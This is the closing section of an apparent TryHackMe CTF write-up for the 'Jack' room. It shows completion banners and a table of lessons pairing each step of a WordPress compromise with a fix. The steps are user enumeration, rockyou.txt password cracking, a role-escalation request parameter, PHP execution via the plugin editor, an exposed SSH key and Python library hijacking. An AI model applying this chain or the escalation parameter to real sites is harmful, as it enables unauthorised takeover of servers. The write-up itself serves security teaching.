


You did it! 🎉 Jack complete!

Points earned	Completed tasks	Streak
135	1	24

Scroll down to review your progress

Figure 5 — TryHackMe: "You did it! Jack complete!" — 135 points earned



Congratulations on completing Jack!!! 🎉

Points earned	Completed tasks	Room type	Difficulty	Streak
135	1	Challenge	Hard	24

94,986 users are actively learning this week

Figure 6 — Congratulations on completing Jack!!! — Hard difficulty, 135 pts, streak: 24

METRIC	VALUE	METRIC	VALUE
Points Earned	135	Streak	24 Days

Completed Tasks	1 / 1	Difficulty	Hard
Room Type	Challenge	Platform	TryHackMe

ANALYSIS

Key Takeaways & Security Recommendations

The Jack challenge showcases a realistic WordPress compromise chain — each phase directly enabling the next. Real-world organizations running outdated WordPress installs with weak passwords face exactly this attack sequence.

■ **WordPress Enumeration**	WPScan quickly revealed WordPress version, users, and misconfigs. Always keep WP updated and hide user enumeration endpoints.
■ **Weak Password Policy**	rockyou.txt cracked the password in minutes. Enforce strong passwords + lockout policies on wp-login.php.
■ **Broken Access Control**	The &ure;_other_roles=administrator parameter was accepted without server-side validation — a critical OWASP Top 10 failure.
■ **Plugin Editor Enabled**	Admin access to the plugin editor allows direct PHP code execution. Disable the editor in production (define('DISALLOW_FILE_EDIT', true)).
■ **Private Key on Filesystem**	id_rsa accessible to www-data granted SSH access as a named user. Never store private keys in web-accessible paths.
■ **Python Library Hijack**	Writable os.py in a privileged Python import path led directly to root. Use proper file permissions and virtual environments.

Jack — Compromised. Mission Complete.

Enumerate everything • Check every parameter • Files reveal secrets • Python libs can betray you

Written by hyena11 | TryHackMe | February 2026 | Educational Use Only